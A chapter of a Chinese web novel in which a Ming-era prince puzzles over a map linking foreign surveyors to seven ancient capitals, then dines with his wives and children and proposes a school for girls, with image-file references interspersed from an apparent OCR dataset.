第494章 瑾慰妻妾情,家国两难全

作品:《寒门状元:我的大脑通古今

    道历八年冬月廿三,北京城迎来了今冬最冷的一夜。


    靖海王府的书房里,炭火烧得噼啪作响。


    苏惟瑾披着件玄色貂裘,盯着桌上那半张从钱家抄出的羊皮地图,眉头拧成了疙瘩。七大古都,七朵金雀花。


    陆松垂手站在一旁,声音压得极低。


    “王爷,已经查实了。”


    “北京、南京、西安、开封、洛阳、大同、沈阳——这七个地方,最近三年内,都有欧洲传教士或商人长期驻留的记录。”


    “尤其是西安,至少有四批自称‘考古学者’的洋人,在乾陵、昭陵附近活动过。”


    “他们在找什么?”


    苏惟瑾手指轻叩地图。


    “不清楚。”陆松摇头。


    “锦衣卫抓了两个在洛阳活动的传教士,审讯后只说是在‘研究东方古代文明’。”


    “但他们随身携带的仪器很古怪,有罗盘、水准仪,还有些咱们没见过的测量工具。”


    苏惟瑾闭上眼,超频大脑飞速运转。


    七大古都,对应七星?


    不,大明古都何止七座。


    那是……龙脉节点?还是别的什么?


    线索太少,想不透。


    他睁开眼,揉了揉发胀的太阳穴。


    连续一个月的朝堂争斗、谣言破局、幕后追查,即便是超频大脑也有些倦了。


    “王爷,”陆松小心道。


    “您该歇歇了。夫人们……都等着呢。”


    苏惟瑾这才想起,今日是冬月廿三,本该是家宴的日子。


    他看了看窗外——天已黑透,雪花正簌簌地落。“是啊,”


    他轻叹一声。


    “该回家了。”


    穿过两道回廊,便是内院。


    这里与外头的肃杀截然不同。


    廊下挂着红绸灯笼,暖黄的光映着雪,竟有几分喜庆。


    院子里传来孩童的嬉笑声——是承志在带着妹妹安宁玩雪。


    “爹爹!”


    五岁的苏承志眼尖,一眼看见他,张开小手扑过来。


    苏惟瑾弯腰抱起儿子,掂了掂。


    “重了。今日功课做了吗?”


    “做了!先生教了《千字文》,孩儿能背到‘天地玄黄,宇宙洪荒’了!”


    承志搂着他的脖子,小脸红扑扑的。


    “爹爹,先生说‘修身齐家治国平天下’,什么是平天下呀?”


    苏惟瑾一愣,随即笑了。


    他抱着儿子走到廊下,指着院中的雪景。


    “你看这院子,咱们家有炭火取暖,有棉衣御寒,有饭吃,有书读——平天下,就是让天下所有的人家,都能像咱们家一样。”


    承志眨巴着眼睛。“那……现在还不行吗?”


    “现在还不行。”


    苏惟瑾摸摸他的头。


    “所以爹爹要努力,让以后可以。”


    孩子似懂非懂,但用力点了点头。正房灯火通明。


    芸娘正坐在暖炕上做针线,见苏惟瑾进来,忙放下活计起身。


    她今年二十有六,穿着藕荷色袄裙,外罩件杏黄比甲,气质温婉如初,只是眉宇间添了几分忧色。


    “夫君回来了。”


    她接过苏惟瑾脱下的貂裘,轻声吩咐丫鬟。


    “去传膳吧,几位妹妹马上就到。”


    不多时,赵文萱、王雪茹、沈香君、陆清晏陆续进来。


    这四个女子性格迥异,如今却相处得颇为融洽——这其中有芸娘的大度,也有苏惟瑾的有意平衡。


    赵文萱还是一身书卷气,手里捧着本琴谱;王雪茹换了劲装,额角还有汗珠,显然是刚练完武;沈香君穿着绛紫襦裙,发髻上插着支玉簪,温婉中透着精明;陆清晏最安静,穿着素色衣裙,低着头跟在最后——自从陆炳倒台,她在府中一直小心翼翼,这两年才渐渐放开些。


    “都坐吧。”


    苏惟瑾在主位坐下,看着这一屋子的莺莺燕燕,心头那股紧绷感终于松了些。


    晚膳很丰盛,但气氛有些微妙。


    几个女子不时偷眼看苏惟瑾,欲言又止。


    最后还是芸娘开了口。


    “夫君,这几日外头……还好吗?”


    苏惟瑾知道她们担心什么。


    谣言闹得满城风雨,她们虽在深宅,也难免听到风声。


    “都过去了。”


    他夹了块红烧肉放进芸娘碗里。


    “些宵小之辈,翻不起大浪。”


    王雪茹性子最直,忍不住道。


    “妾身今日去兵器铺取订制的短剑,听伙计说……说有人要谋害王爷。”“夫君,您出门得多带护卫!”


    苏惟瑾笑了。


    “放心,你夫君没那么容易死。”


    “呸呸呸!说什么晦气话!”


    芸娘嗔道,眼圈却红了。


    “妾等知道夫君做的是大事,不敢拖后腿。可……可这心里,日夜悬着。还有承志、安宁,他们还小……”她说不下去了。


    苏惟瑾放下筷子,环视众女,正色道。


    “我知道你们担心。但开弓没有回头箭。”


    “我所为者,非为一己权位,是想为大明——也为咱们的子孙,打下一个不一样的根基。”


    他顿了顿,声音柔和下来。


    “让你们的孩子将来,不必再经历咱们曾经历的**与挣扎。”


    “让大明的孩子,都能安安稳稳地长大,读书、习武、经商、务农……各得其所。”


    这番话他说得诚恳。


    几个女子听了,神色都舒缓了些。


    沈香君轻声道。“王爷胸怀天下,妾等敬佩。只盼王爷……多保重自己。”


    “我会的。”


    苏惟瑾举起酒杯。“来,咱们一家人,喝一杯。”


    饭后,苏惟瑾特意多留了一会儿。


    他先陪赵文萱去了琴室。这女子抚琴时最是专注,一曲《平沙落雁》弹得行云流水。


    苏惟瑾闭目倾听,紧绷的神经在琴音中渐渐松弛。


    “文萱,”


    曲罢,他开口道。


    “若有一日,我想办一所女子学堂,教女孩们读书识字、琴棋书画,你可愿去当先生?”


    赵文萱眼睛一亮。“当真?”


    “当真。”


    苏惟瑾笑道。


    “不只你,香君可以去教算账、经营;雪茹可以教女子防身术;清晏……她字写得好,可以教书法。”


    赵文萱脸微红。“妾……妾只怕才疏学浅……”


    “你可是教谕的女儿,从小饱读诗书。”


    苏惟瑾握住她的手。


    “这天下,不该只有男子能读书明理。”


    从琴室出来,转到西厢的小校场。


    王雪茹果然还在那儿练剑。


    这姑娘性子烈,一套剑法舞得虎虎生风,雪花在她剑锋旁飞旋。


    “雪茹,歇会儿。”


    苏惟瑾喊她。


    王雪茹收剑,抹了把汗走过来。


    “夫君怎么来了?”


    “来看看你。”


    苏惟瑾从丫鬟手中接过披风,给她披上。“天冷,别着凉。”


    王雪茹咧嘴一笑。


